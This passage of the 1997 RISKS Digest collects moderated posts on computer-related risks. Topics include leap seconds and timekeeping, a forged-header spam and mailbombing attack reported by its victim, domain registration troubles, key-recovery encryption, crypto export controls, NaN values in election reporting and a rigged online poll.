After this patch was carefully tested and made available to all of our customers, we learned that some of our customers in Japan was no longer able to have their code patched - either manually or automatically. Upon further analysis, we concluded that these customers configured their system using local time instead of UTC. So when patch created the scheduled operation, it had a start window at Dec 31, FFFF, end window at Dec 31, FFFF. One of scheduled operation's job was to ensure that the end window is at a later time than the start window, otherwise scheduled operation is rejected. But, before this date comparison was made, Scheduled Operations converted the local time to UTC. By adding a few hours, the start window became Jan 1st, FF00 and the end window - you guessed it - Jan 1st, 0000. Unable to verify that year 0000 > FF00, it rejected the request and thus the patch was unable to do its job. Our solution was to change the start window to Dec 25, FFFF and plan our retirement a week earlier.

Josh Bieber, Support Processor Console Functions Microcode,
Department G41
Office 250-1M003, Glendale Lab - Endicott, NY

Re: ~2K

"Bob Frankston" <bobf@Frankston.com>

Thu, 15 May 1997 12:38 -0400

As if we didn't have enough problems, we don't know when the year 2000 starts. Even more of a problem for the year 2000. It all depends upon how many dams we build, what the whether is and all the other functions that reflect the rotation of the Earth.

The culprit is the leap second. Not a big deal if our watches are off by a second or so once in a while -- they are rarely that accurate. A very big deal for those who depend on the most minute positioning of the stars relative to the Earth.

But computers are caught in the middle since they must convert between representations and there is simply no way to convert between future years and the number of seconds since a base date because the leap second is based on unknown events in the future.

It's as if the inch were based on the length of the current King's thumb.

Hard to write real estate deeds using such a measure.

The solution is very obvious. Just stop this silliness about leap seconds.

Of course, astronomers will need to keep their correction factor but they care enough to do it. The rest of us can easily live a small error. I'm not worried about being a day off in the year 100K.

Is this a real problem? Assuming I'm correct about the definition of time conversions, the answer is yes. You simply can't write a

program that compares two converted representations of a year. Technically because you can't do the conversion repeatably and pragmatically because I don't know of real conversion routines that have the necessary leap second tables anyway. Worse if a few actually do.

And one is allowed to write:

```
Date CurrentDate;  
same = Date("Jan 1, 2000") == CurrentDate.
```

This is the proper way to write the code and the == operator is not supposed to know ``Oh, it's a year comparison, I can fudge it.''

✉ Re: ~2K (Frankston, [RISKS-19.16](#))

"Peter B. Ladkin" <ladkin@rvs.uni-bielefeld.de>
Thu, 15 May 1997 21:30:14 +0200

Bob Frankston effectively suggests running Internet (or Intranet) machines on TAI. Both TAI and UTC are based on the same second standard - the difference is just leap seconds, which, as he notes, is dependent on human decision rather than an algorithm. The current NTP (Network Time Protocol) is a distributed adaptive algorithm for clock synchronisation based on a server hierarchy: one obtains the time from three servers with short transmission delays (measured experimentally and adaptively) and uses continuous adaptation to improve synchronisation of the local clock time with that distributed by the servers. The servers are 'stratified' according

to quality. For example, the Stratum 1 servers in Erlangen and Osnabrueck in Germany get the time from the PTB radio standard UTC clock broadcast from Frankfurt; Stratum 2 servers will use these as sync sources, etc on down.

So the first disadvantage of Bob's suggestion is that we'd need to know leap-second history in order to synchronise our nets to TAI, rather than letting leaping tocs [tics?] lie. But, he may point out, at least we only have to know the past rather than divine the future the same way as Parisians. A second disadvantage to his suggestions is that there's no technical reason why GPS should not soon become part of the Internet, when we all have pocket servers/browsers/mailers/videoplayers and we're running IP addresses through satellites. So we'll be bound to UTC. And of course anyone who wants or needs to can recalculate TAI from UTC. But he does make a case for using both, or at least being more careful with algorithms relying on time calculations.

There are certain physical limits to what can be done in the way of synchronisation. I have just learned from Ben Torrey (reuben.g.torrey@ac.com) that from what he understands, due to the effects of gravity as predicted by Einstein's GenRel, the atomic clock in Denver, a mile high in the Rockies, runs a few microseconds per year slower than the one in London, i.e., real physical processes run that much slower. He suggests that may have some consequences for the local lifestyle. Indeed so - as has been known to Californians for some decades, the higher

you are,
the slower you move.....

Peter Ladkin, Universitaet Bielefeld, Postfach 10 01 31, D-33501, Bielefeld,
Germany <http://www.rvs.uni-bielefeld.de> +49(0)521 106-5326/5325/2952

✶ newmediagroup.com headers were forged in junk e-mailing;

Jim Youll <jim@newmediagroup.com>
Thu, 15 May 1997 20:01:52 -0400

retaliation against my public anti-SPAM activities

We are a very small company. We are being attacked electronically, because of my public anti-spam stance:

(A) Our server was subjected to an inbound bombing from the hijacked servers into our mailserver last night (14 May 1997).

(B) Thousands of messages were sent OUT today (15 May) from the same hijacked servers, resulting in a torrent of complaining, hostile, violent mail to our mailboxes. Some people began to mailbomb us with large documents.

I have 99.9% confidence that the hostile messages were injected into the net from a computer dialed into enterprise.net, a UK ISP, and have the corroborating records to prove it, at least everything I can get without cooperation from enterprise.net. I am unable to reach anyone at enterprise.net who will assist in this investigation.

The messages were relayed off newwest.com and freenet.carleton.ca SMTP servers.

The administrators at these sites have not been terribly supportive, though they claim to be working on it. They have also received quite a bit of inbound mail, but appear somewhat unsure about what to do or ``how that happened''. They've asked me if *I* sent the messages.

Complete details of the attack and my anti-junkmail posting which started all this appear here:

<http://www.agentzero.com/junkmail>

The message I have sent out follows. I need support from the UK. I am prepared to do whatever it takes to get a prosecution.

-- quoted message follows --

My domain newmediagroup.com is under attack by someone who doesn't like my MILITANT, PUBLIC ANTI-SPAM stance. To date, their actions have included sending apparently several thousand e-mail messages, forged showing my name as the sender. In addition, this same party or someone working with them conducted a denial-of-service attack on our system last night, 14 May. See <http://www.agentzero.com/junkmail>, including system logs clearly showing the terrorists' use of third-party unsecured SMTP servers as relays (which you will also see by looking at the headers of the messages that were sent).

Their attack has also included threats of harm against me.

PLEASE let people know this did not originate at newmediagroup.

com. It is a complete forgery. We are TRYING to investigate and at the moment have a number of backbone carriers and MCI security, involved. I am doing all I can. PLEASE tell people to stop writing to complain. This did not come from us. We don't spam. I am FIGHTING spam and that is why I was targeted in this manner. When you see their mail-bomb messages to me, you will understand.

I am seeking cooperation from the sites that were used as relays. Sheila, apparently an administrator at freenet.carleton.ca. (office@ is their e-mail address; if you have received junk that bounced off their mailer, I STRONGLY suggest you contact them and demand the holes be closed.) Carleton Freenet has notified me (15 May 1997, 1600 EDT by e-mail) that they will not release their SMTP logs, which would show the origin of the message injected into their mailer. A man reached at nevwest.com said he had ``one technician working on it'' but really didn't understand the specifics, and was not very excited about helping. This is all very exciting for electronic terrorists, I am sure.

New Media Group (and I in particular!) do not send or generate commercial e-mail. Ever. We are a small Internet presence provider working closely and on-site with clients in the Midwestern US. Only. We do not seek, service, or advertise to anyone outside that area, and we do not use e-mail for advertising.

Copies of all logs and the threatening messages which came here have been forwarded to security officers at all ISPs we could identify, and at the security offices of backbone providers involved in this. We're trying, but it will be difficult to identify who did this. We're trying. I fully intend to press criminal and civil charges at the very moment an indictment becomes feasible.

The reason we have been targeted is that I (personally, not this company) have been leading a campaign AGAINST junk e-mail. Please help me find out who did this.

If you look at the headers, you will see that the messages did not come from here. The incoming messages threatened more attacks unless I stop my campaign to free people from unwanted junk e-mail. This is terrorism, plain and simple and I call on the entire Internet community to help track down the responsible parties. I will appreciate any assistance you can provide.

I am offering a reward of \$1,000 for information leading to the arrest and conviction of the perpetrators of this crime.

NOTE ADDED 16 May 1997:

We were hit again overnight 15 to 16 May. This time messages were sent to many addresses in the U.S. Primarily the incoming has been bouncing due to bogus or no-longer-in-use names at these locations. The nature of the addressing suggests that the names were culled from newsgroups and other

public sources, and that the system doing the gathering went back some distance in time to get them, as many were expired.

... It's been a busy couple of days. We have received approximately 2,500 undeliverable messages in the last few hours. (Normal is 20-50 per day.) The incoming complaints and attacks are slowing, because I think people are learning that jim@newmediagroup.com is ANTI-junk. Word is getting out, and hopefully that will help in the future.

✉ Re: ACM lacks \$50 -- or not... ([RISKS-19.15](#))

James K. Huggins <huggins@eecs.umich.edu>
15 May 1997 17:48:29 -0400

Actually, InterNIC lists two reasons for a domain status to be on hold (besides an official delete request): non-payment and lack of name service (see <http://rs.internic.net/support/tele/domain-delete-domain.html>). (I think disputes over a domain name might cause a hold as well.)

A representative from InterNIC said that they don't release the reason for putting a domain on-hold to third parties. A representative at ACM member services whom I called (since I, too, rely on the service) stated that the problem was with their ISP. So it's entirely possible that the name server that serves acm.org failed and InterNIC detected the failure. In any event, the problem was resolved within 24 hours.

Jim Huggins (huggins@umich.edu / huggins@acm.org)

⚡ Re: ACM lacks \$50 -- or not... ([RISKS-19.15](#))

Fred Cohen <fc@ca.sandia.gov>

Fri, 16 May 1997 10:59:27 -0700 (PDT)

I would bet that it's the InterNIC - given my experience with them. ...

We moved in mid-1996 from Ohio to California, changed the corporate name, got new phone numbers, etc., but, we wanted to keep our Internet domain name (all.net). To make a long story short, it took them almost a year to update our information, and they only did it after we repeatedly refused to pay them their fee (we were 8 months or so late by this point) until we got a paper copy of the bill (which they were sending off into the ether somewhere). They also used a wrong credit card number (despite reading it back to me correctly, they couldn't manage to submit it correctly), it took them several hours to get to someone at their site who could tell me that they couldn't change our InterNIC information unless they got e-mail from our site (which is impossible, unless you forge e-mail, when your site is off the air because they have terminated their services). Their automated mail-bots can't handle replies correctly, and there doesn't seem to be a process for escalating to a human being. Eventually, I was able to get the problem partially corrected, but it shouldn't take 30 phone

calls, 15 e-mail messages, and nearly a year to change an address so they can get paid \$50.

I, for one, am in favor of alternative InterNICs. Let's make this a competitive industry and see if they can survive with this shoddy business practice in the real world.

Fred Cohen can be reached at tel:510-294-2087 fax:510-294-1225

✶ "Electronic Democracy" by Browning

"Rob Slade" <roberts@mukluk.hq.decus.ca>
Fri, 16 May 1997 10:35:51 EST

BKELCDEM.RVW 961210

`Electronic Democracy'', Graeme Browning, 1996, 0-910965-20-X, U
\$19.95

%A Graeme Browning brow@clark.net

%C 462 Danbury Road, Wilton, CT 06897-2126

%D 1996

%G 0-910965-20-X

%I Pemberton Press Books/Online Inc.

%O U\$19.95 +1-800-248-8466 203-761-1466 fax: +1-203-761-1444
online@well.com

%P 200

%T ``Electronic Democracy: Using the Internet to Influence
American Politics''

Maxwell's "How to Access the Federal Government on the
Internet" (cf.

BKHAFGOI.RVW) tells what your (US) government can do for you.

Casey's "The

Hill on the Net" (cf. BKHILNET.RVW) is a kind of personal memoir
of

exploration of the use of technology among politicians.

Browning here

provides the basics, background and case studies for grassroots use of the net to affect and influence the political process.

The first three chapters contain anecdotal accounts of specific political events that have been influenced by net-based activities. This is readable, interesting, and even informative, but many similar works go no further.


Browning proceeds to advise on acceptable tactics on the net, as well as the potential downside to political use of the Internet. There is a brief look at some related technologies, and a set of resources (which the author admits are personally selected and not exhaustive).

A realistic, useful, and balanced guide.

copyright Robert M. Slade, 1997 BKELCDEM.RVW 961210
roberts@decus.ca rslade@vcn.bc.ca rslade@vanisl.decus.ca



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 19: Issue 17

Wednesday 21 May 1997

Contents

- [RISKS of Key-Recovery Encryption](#)
[Matt Blaze](#)
- [Sun exploits loophole in crypto ban](#)
[PGN](#)
[Michael C. Taylor](#)
- [Election Reporting in a NaNy State](#)
[Mark Brader](#)
- [Risks of paying attention to uncontrolled e-voting](#)
[Ashley Craddock via Mich Kabay](#)
- [Another Computer Bug: Ants in the Machine](#)
[Mich Kabay](#)
- [Information-Hiding Workshop](#)
[Ross Anderson](#)
- [Re: newmediagroup.com headers were forged ...](#)
[Arnt Gulbrandsen](#)
- [Taking redundancy too literally](#)
[Bruce Horrocks](#)
- [Frequency standards](#)
[Hal Lewis](#)
- [Clock synchronization and relativity](#)
[Andrew J Klossner](#)
- [Re: ~2K](#)
[William Lewis](#)

[Hal Lewis](#)

[Mark Stalzer](#)

[Greg Smith](#)

[Bob Frankston](#)

• [Info on RISKS \(comp.risks\)](#)

⚡ RISKS of Key-Recovery Encryption

Matt Blaze <mab@research.att.com>

Tue, 20 May 1997 20:27:08 -0400

In January 1997, an ad-hoc group of cryptographers and computer scientists met to explore the technical implications, risks, and costs of the ``key recovery'', ``key escrow'' and ``trusted third party'' encryption systems being promoted by various governments. We have just completed a preliminary report of our findings.

We have specifically chosen not to endorse, condemn, or draw conclusions about any particular regulatory or legislative proposal or commercial product. Rather, it is our hope that our findings will shed further light on the debate over key recovery and provide a long-needed baseline analysis of the costs of key recovery as policymakers consider embracing one of the most ambitious and far-reaching technical deployments of the information age.

Our preliminary report is available as follows:

On the web at:

http://www.crypto.com/key_study

In PostScript format via ftp:

ftp://research.att.com/dist/mab/key_study.ps

In plain ASCII text format via ftp:

ftp://research.att.com/dist/mab/key_study.txt

=====
THE RISKS OF KEY RECOVERY, KEY ESCROW, AND
TRUSTED THIRD-PARTY ENCRYPTION

Hal Abelson
Ross Anderson
Steven M. Bellovin
Josh Benaloh
Matt Blaze
Whitfield Diffie
John Gilmore
Peter G. Neumann
Ronald L. Rivest
Jeffery I. Schiller
Bruce Schneier

21 May 1997

Executive Summary:

A variety of ``key recovery,`` ``key escrow,`` and ``trusted third party`` encryption requirements have been suggested in recent years by government agencies seeking to conduct covert surveillance within the changing environments brought about by new technologies. This report examines the fundamental properties of these requirements and attempts to outline the technical risks, costs, and implications of widely deploying systems that provide government access to encryption keys.

The deployment of a global key-recovery-based encryption infrastructure to meet law enforcement's stated specifications will result in substantial sacrifices in security and greatly increased costs to the end-user. Building the secure infrastructure of the breathtaking scale and complexity demanded by these requirements is far beyond the experience and current competency of the field. Even if such an infrastructure could be built, the risks and costs of such a system may ultimately prove unacceptable.

These difficulties are a function of the basic law enforcement requirements proposed for key-recovery encryption systems. They exist regardless of the design of the recovery system -- whether the system uses private-key cryptography or public-key cryptography; whether the database is split with secret sharing techniques or maintained in a single hardened secure facility; and whether the recovery service provides private keys, session keys, or merely decrypts specific data as needed.

All key-recovery systems require the existence of a highly sensitive and highly available secret key or collection of keys that must be maintained in a secure manner over an extended time period. These systems must make decryption information quickly accessible to law enforcement agencies without notice to the key owners. These basic requirements make the problem of general key recovery difficult and expensive -- and potentially too insecure and too costly for many applications and many users.

Attempts to force the widespread adoption of key-recovery encryption through export controls, import or domestic use regulations, or international standards should be considered in light of these factors. The public must carefully consider the costs and benefits of embracing government-access key recovery before imposing the new security risks and spending the huge investment required (potentially many billions of dollars, in direct and indirect costs) to deploy a global key recovery infrastructure.

Sun exploits loophole in crypto ban

"Peter G. Neumann" <neumann@csl.sri.com>

Tue, 20 May 97 17:15:19 PDT

Sun Microsystems is adapting SKIP E+, a Russian crypto product from Elvis +

Co. (designed and implemented independent of Sun, but based on Sun's SKIP), installing it abroad under the SunScreen brand name, and selling it in foreign markets through third-party vendors. (Test copies are available if you do your Elvis sighting at <http://www.elvis-plus.com>.) RSA Data Security's Jim Bidzos said that RSA will do the same thing [1]; ``What better example of how export controls are simply obsolete? They serve no purpose other than to make U.S. companies jump through hoops.'' [2] [References: 1. *Wall Street Journal*, 19 May 1997; 2. Julia Angwin in the *San Francisco Chronicle*, 20 May 1997, C1]

I believe Trusted Information Systems is already doing this with a German DES crypto implementation in its firewall product. However, such implementations raise many interesting questions, such as who knows how to subvert or circumvent the crypto, and which governments or other organized entities are doing what to whom.

🔥 Sun exploits loophole in crypto ban

Michael C Taylor <mctaylor@mta.ca>
Wed, 21 May 1997 09:33:33 -0300 (ADT)

>From <http://www.msnbc.com/news/75617.asp> by the Associated Press.

... The interesting part is that Sun will sell Elvis+'s Secure Virtual Private Network for MS-Windows 3.11, 95 and NT under the name SunScreen SKIP E+ in August.

The risks here include can Sun trust a Russian company to which Sun provided no technical assistance, therefore, I assume, no quality-control testing. It is one thing to bundle a paint program written by another company, but to resell a security product with your name on it without doing your own quality testing and cryptanalysis is very risky IMHO. Could Sun

Microsystems find a backdoor that was included at the _request_ of a foreign government? I won't even start with the risks of legal action..

Michael C. Taylor <mctaylor@mta.ca> <<http://www.mta.ca/~mctaylor/>>
Software Engineer, Mount Allison University, Canada

[Depends on which color you paint your backdoor? PGN]

🔥 Election Reporting in a NaNy State

Mark Brader <msb@sq.com>
Tue, 20 May 97 16:11:03 EDT

During my recent vacation in Britain, I picked up the 3 May 1997a issue of *The (London) Times*, with its 16-page pullout section giving the complete results of their general election two days before. I had happened to see on TV the results from Putney, where 10th-place Derek Vanbraam polled just 7 votes out of 43,995 cast there, I was naturally curious to see whether anyone had done worse. Apparently nobody did. But while I was looking through the section, I found something rather more interesting:

SKIPTON & RIPON		
C Hold		
Electorate	72,042 (70,154)	%Votes
+ Curry, D (C)	0	NaN
Marchant, R (Lab)	0	NaN
Mould, T (LD)	0	NaN
Holdsworth, N (Ref)	0	NaN

C Majority	0	NaN

Total Vote	0	Turnout 0.00%

followed by the presumably correct votes from 1992, and further information about the "winner" David Curry. The "+" means that Curry was already an MP and "majority" is British for his plurality or margin of victory. A

slender
margin indeed! :-)

Of course, most of us here will recognize NaN as Not a Number, the result of dividing 0 by 0.

According to the BBC web site, the actual results for the seat are:

Curry, David	Con	25,294	46.50%
Mould, Thomas	LibDem	13,674	25.20%
Marchant, Robert	Lab	12,171	22.40%
Holdsworth, Nancy	Ref	3,212	5.90%
Majority 11,620			

So the Times did in fact list the correct winner -- but it appears that they did so only by accident. I'm not sure what order the candidates were shown in; it might be alphabetical by parties, or in order of the expected finish of the parties, or something completely arbitrary. In any case it isn't their actual order of finish, or alphabetical order, though it's close to both.

The BBC web site reports are also wrong, though in a more subtle way. Notice that coincidental column of zeroes at the far right? That's no coincidence: it's a bug. The column should read 46.54%, 25.16%, 22.39%, and 5.91%. The same sort of thing is shown for other constituencies: poor Derek Van Braam (as they spell it -- I don't know who's right) is shown with 0.00% of the vote in Putney, when in fact he got nearly 0.02%! All together now: "Hey Pat, I know there's no time to test it, but could you just change that program to print one more decimal place?"

Mark Brader, msb@sq.com | "I conducted a Usenet poll ... on this subject ...
SoftQuad Inc., Toronto | Laura is single. By a 2-1 margin." -- Ken Perlow

[By the way, the 9th-place candidate in Putney identified herself as an ``Independent Beauty''. I thought it a pity that the fringe vote in that southwest London district was so widely split that she also got under 100 votes.]

[``Maybe she was a NaNy goat,''' PGN said, butting out no-billy.]

⚡ Risks of paying attention to uncontrolled e-voting

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Sat, 17 May 1997 19:19:33 -0400

> A Really New Twist in Online Voting
> by Ashley Craddock [From WiReD Online via PointCast]
> 15 May1997 -- Polling on the Web is notoriously inaccurate. Still,
> designers at abortion.com <<http://www.abortion.com>> decided not to
> take
> any chances when they asked people to answer the question, ``Where
> do you
> stand on abortion?'' The site not only lets people vote multiple
> times,
> but funnels votes on either side of the issue straight to the
> anti-abortion tally.

Key points made by the author:

- * Every click of the pro-choice button purportedly adds two to five votes to the anti-choice vote tally.
- * The results are wildly at variance with other information about the popularity of the two positions: with pro-choice:anti-abortion::53%:36%
according to recent Gallup polls, the Web site shows 13% of the votes in favour of choice.

[MK: I went to the site in question and found that contrary to the assertions in the article, voting for the pro-choice side did in fact increase the pro-choice tally appropriately--each time one ``voted.'']

In any case, even with accurate tallies of votes cast but without strong

identification and authentication to prevent multiple votes, ``voting'' on anything via the Net should be considered nothing other than amusement or propaganda.

Peter Neumann commented to me, ``If anyone can vote multiple times, the whole thing should be condemned out of hand. You could automate [virtual] voters that would cast votes as fast as possible.''

In discussion of an earlier draft of this submission, one of PGN's reviewers wrote:

> The bigger RISK, of course, is that any system with self-selecting voters

> introduces a bias; the computer-related aspect is that the self-selection

> can be much more focusing. I find it surprising that people actually seem

> to care about the results of such polls. They remind me of the

> ``kindergarten method'' for determining the sex of a kitten: take a vote

> of the class.

]

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

Another Computer Bug: Ants in the Machine

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Tue, 20 May 1997 12:33:20 -0400

>From WIRED via PointCast:

> Another Computer Bug: Ants in the Machine

> by Ashley Craddock, 19 May 1997

> Stephanie Upps watched in horror as one of her final papers disappeared

> off her PowerBook at 2 a.m. one night during her last semester as a

> University of Texas graduate student. Her friends couldn't find the
> bug,
> so she called the 1-800 support line in desperation. "They told me
> to
> pull out the battery and give them the serial number," she says.
"When I
> did, it was just crawling with ants." Far from a fluke, Upps'
encounter
> with ants in the machine is happening to others with greater
> frequency. "The problem's endemic across Texas," she said.

The author makes the following key points:

- * Major problem is fire ants, an exotic introduced to the Southern US
in
the 1920s.
- * Fire ants seem to like living in and eating electrical equipment.
- * The critters may be attracted by electrical fields; Craddock writes,`
"They have some short-range attraction to electricity," says Dr.
Harlan
Thorvilson of Texas Tech's Department of Plant and Soil
Sciences. . . .
"They become almost mesmerized and behave oddly, piling dirt against
the
wires and signaling to other members of their communities who come
and
join them." '

[MK: I don't want to make a mountain out of an ant-hill, but this
looks like
a case of form(icide) over function. I expect further creepy puns
from our
moderator, perhaps about how the victims are engaged in fornication and
should ant-icipate trouble.]

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

[Turn on the fire-hider-ants; someone is in for a shock. PGN]

Information-Hiding Workshop

Ross Anderson <Ross.Anderson@cl.cam.ac.uk>

Sat, 17 May 1997 13:59:48 +0100

Call for Papers, WORKSHOP ON INFORMATION HIDING (pruned for RISKS)
15 - 17 April 1998, Portland, Oregon

Many researchers are interested in hiding information or in stopping other people doing this. Current research themes include copyright marking of digital objects, covert channels in computer systems, subliminal channels in cryptographic protocols, low-probability-of-intercept communications, broadcast encryption schemes, and various kinds of anonymity services ranging from steganography through location security to digital elections.

These closely linked areas of study were brought together in 1996 by a workshop on information hiding held at the Isaac Newton Institute in Cambridge. This was felt to be very worthwhile by the research community, and it was decided to hold a second workshop in 1998.

This second international workshop on information hiding will be held in Portland, Oregon from the 15th to the 17th April 1998.

See <http://www.cl.cam.ac.uk/users/rja14/ihws.html> for the call for papers.

Papers should be submitted by 31 Dec 1997 to awk@mailbox.jf.intel.com (Program Chairman David Aucsmith, Intel Architecture Labs, 5200 N. E. Elam

Young Parkway, Hillsboro, OR 97124-6497, USA). The program committee also

includes Ross Anderson, Steve Low, Ira Moskowitz, Andreas Pfitzmann, Jean-Jacques Quisquater, Gus Simmons, and Michael Waidner.

Details of the first (1996) information-hiding workshop are at <http://www.cl.cam.ac.uk/users/fapp2/steganography/bibliography/workshop.html>

[Watch out for the invisible steganosauruses. PGN]

✉ **Re: newmediagroup.com headers were forged ... (Youll, [RISKS-19.16](#))**

Arnt Gulbrandsen <agulbra@troll.no>

17 May 1997 22:51:46 +0200

Jim Youll <jim@newmediagroup.com> writes in [RISKS-19.16](#) about forged spam.

I saw another side of the same incident.

The spam Jim refers to was done via enterprise.net, a UK ISP. As a result of this (or another?) spam, enterprise.net recently stopped relaying mail to domains other than enterprise.net. I discovered this when mail to one of Enterprises' company customers (lfix.co.uk, a small consultancy) started bouncing.

I reported it to postmaster@enterprise.net, but the reply I got was clearly from a low-level support person who did not understand the problem. The problem wasn't fixed, and after a week or two I gave up.

The risks of an overly strict configuration and incompetent staffing hopefully include a loss of customers.

--Arnt

✉ **Taking redundancy too literally (Re: Azhar, [RISKS-19.14](#))**

Bruce Horrocks <Bruce.Horrocks@gecm.com>

Sat, 17 May 1997 12:40:38 -0700

In [RISKS-19.14](#) Azeem Azhar reports on the power failure that took many of the UK's ISPs off-line simultaneously despite multiple redundant power supplies. At the end of his message he exhorts ISPs to:

> The message: UK ISPs! Please think about your redundancy!

A certain well-known workstation manufacturer certainly takes this issue seriously as, in a recent product description, they write "All components within this server are redundant."

I'm inclined to agree, but perhaps not in the way they had in mind. The risk here is that people might actually read what you write...

Bruce Horrocks EASAMS Limited Waters Edge, Riverside Way, Watchmoor Park, Camberley, Surrey, GU15 3PD, UK +44 1276 686777 Bruce.Horrocks@gecm.com

✦ Frequency standards

hal lewis <hlewis@physics.ucsb.edu>
Sun, 18 May 1997 21:18:27 -0700

There is a risk of getting hooked on a good thing that comes free.

Radio amateurs and physical scientists often need a good frequency standard, and the cheap and easy way is to tune in to the NIST broadcasts from Fort Collins, or any of the satellite transmitters. But there is a better way that is even cheaper---we all have atomic frequency standards in our living rooms.

All the major television networks derive their base frequencies from atomic clocks, usually rubidium, the cheapest. They are far better than the FCC standards, but cost nothing compared to other TV production costs. Therefore the color subcarrier in our TV sets is phase locked to a frequency near 3.579545.. MHz, which is in fact, to atomic standards, equal to $63/176$ of 10 MHz. Put a spare jack on your TV, multiply by $176/63$ if you must, and you have an atomic clock.

Where's the risk? As soon as you get hooked, you'll find that this only

works for the major networks, and then only when the locals are running on direct feed (like during football games), and tinkering by the local stations can mess things up. Such tinkering is spreading, but the trick is still useful. Good things never last.

Hal Lewis

⚡ **Clock synchronization and relativity**

Andrew J Klossner <andrew@pogo.WV.TEK.COM>
Tue, 20 May 1997 13:57:57 PDT

Perhaps a more obvious limitation on clock synchronization is the limit that special relativity imposes on simultaneity. It's not meaningful to compare a clock in Denver with a clock in California to within a microsecond, because the two locations are about five milli-light-seconds apart.

Andrew Klossner (andrew@teleport.com)

⚡ **Re: ~2K (Ladkin, [RISKS-19.16](#))**

William Lewis <wiml@omnigroup.com>
Mon, 19 May 97 21:59:54 -0700

Actually, GPS uses a measurement of time that has the same definition of a second as UTC and TAI, but is offset a constant 19 seconds from TAI. This was the same as UTC in 1980 (the GPS epoch), but leap seconds have increased UTC's offset from TAI to 30 seconds (soon to be 31) while GPS time has remained unaffected. Anyone trying to reconcile GPS time with local civil time (based indirectly on UTC) has to take this into account. (Personally, I

think computers should keep time in TAI and have a table of leap seconds along with the time zones and other human-generated time cruft.)

The GPS clocks do take numerous relativistic effects into account; presumably TAI and UTC are canonically measured at some particular location, with its particular dilations and whatnot. Astronomers have time scales such as TDB (Barycentric Dynamic Time) which account for relativistic effects on the Solar-system scale, and have ways to deal with the fact that simultaneity isn't a well defined concept in the first place.

The RISK of course is that something as apparently simple and mundane as time can actually be extremely complex, what with everything from leap years and time zones to leap seconds and relativity. It's awfully easy to code a simplified model of the universe into software, which will work for a while and then break subtly when the model and the universe diverge in a way that almost nobody actually understands.

🚩 Re: ~2K (Ladkin, [RISKS-19.16](#))

hal lewis <hlewis@physics.ucsb.edu>
Sun, 18 May 1997 15:37:15 -0700

There has been a lot of erudite talk recently about the various ways of defining time (see the current Encyclopedia Britannica for more than you want to know), and Peter Ladkin has just raised the question of relativistic corrections to timekeeping (the fanciest were first mentioned by Einstein in 1916, and have been amply confirmed and understood for eighty years). At the accuracy of atomic clocks, a part in 10^{15} or thereabouts, these corrections are considerable. A clock on the earth is off by a part in a billion

compared to one on the moon, and a part in a million relative to one on the surface of the sun. So these are big big effects, scientifically speaking, and are thoroughly understood.

What is lacking in our conversation so far is the definition of what is meant by time, also thoroughly dealt with by Einstein eighty years ago. According to general relativity it doesn't matter beans whether your clock is on Mars or the sun or a satellite, as long as you deal only with local matters, but it does matter if you use your local clock to deal with matters in another gravitational zone, or moving at a different speed (the latter is special relativity). That's why our local atomic clocks need correction if they are to be used to deal with the motion of the planets---they are at different gravitational potentials.

On top of all that there is the problem of whether time can even be defined on a universal basis. The current standard cosmologies all admit to the existence of what is called a "world-time," to which all our clocks can be compared, but there exist entirely self-consistent cosmologies for which that isn't true. That gets into epistemology and Mach's principle, and is probably far beyond what the readers of Risks care about.

My only point is that before you start dealing with relativistic corrections, you have to get your lexicon in order. It isn't as simple as fast clocks going slow, or earthbound clocks speeding up when the earth is at its aphelion, though there is a sense in which both statements are true. Like most things, time isn't a simple subject if you start digging.

Use TAI for science and UTC for navigation, and all will be well. But if you travel to Sirius, be careful.

Hal Lewis

✚ Re: ~2K (Frankston, [RISKS-19.16](#))

Mark Stalzer <stalzer@macaw.hrl.hac.com>

Mon, 19 May 1997 10:58:15 -0700

As I recall from my California public education, clocks slow down as the gravitational field strength increases. In the limit, at the event horizon of a black hole, time stops. So, the clocks in Denver should run faster than the clocks in London since Denver is in a slightly weaker field.

Mark

✚ Re: ~2K (Frankston, [RISKS-19.16](#))

Greg Smith <gsmith@AuE.com>

Mon, 19 May 1997 09:16:34 -0500

>The rest of us can easily live a small error. I'm
>not worried about being a day off in the year 100K.

Yes, but some people might be worried about being half a day off in the year 50,998.

Greg Smith Advanced Microelectronics gsmith@AuE.com

✚ Re: ~2K (Frankston, [RISKS-19.16](#))

<Bob_Frankston@frankston.com>

Sat, 17 May 1997 20:41 -0400

- * "no no" means No! It rarely means yes.
- * The 21st century starts Jan 1, 2000 because we took a vote and decided it.

- * Leonard Nimoy is just an actor.
- * We don't use local solar time, we use an arbitrary time that is about an hour or two off from local time, let alone GPS time.
- * Doing relativistic corrections for car speedometers would be lost in the noise

And computers do not use leap-seconds and should not use leap-seconds. If we tried, we'd suffer from a very serious case of bit rot.

What we do have are some kids who are so enamored with their new watches that keep time accurate to the nanosecond that they want all of us to suffer by comparison. They've even snuck it into our clocks so that we have 30 seconds of confusion since Jan 1, 1972 (according to <http://tycho.usno.navy.mil/leapsec.html>).

Let's put an end to this silliness so that we can write programs that save and compare dates without being told that we are wrong or being made to feel guilty for making them work.

It is now official, computers do not take into account leap-seconds.

We now need to decorrect time routines that use GPS and other precise sources and fix them to return human time. We need to demand that leap-seconds no longer be added to UTC. We can declare Jan 1, 1998 as Leap Second Liberation Day. Who will tell the NEOS (<http://maia.usno.navy.mil/>) that we are going to stop taking their corrections and imposing them on our clocks?

We then need to explain to astronomers (and others) that we are not stealing any time from them. We simply changed the naming scheme to reflect the one used by humans. They are free to apply whatever corrections they want. In fact, they should and, more to the point, they will. Because they care.

And one principle of RISKS is to put the onus on those who care. We just need to stop feeling guilty because we don't have the latest time-keeping gizmo.

This issue also points out a major weakness in the standards process -- it is so boring and painful that only those with an axe to grind participate. Or those with a nifty cesium clock they want to show off. I'm not saying ignore the cesium clocks, just complicate time for those who care and not for the rest of us.

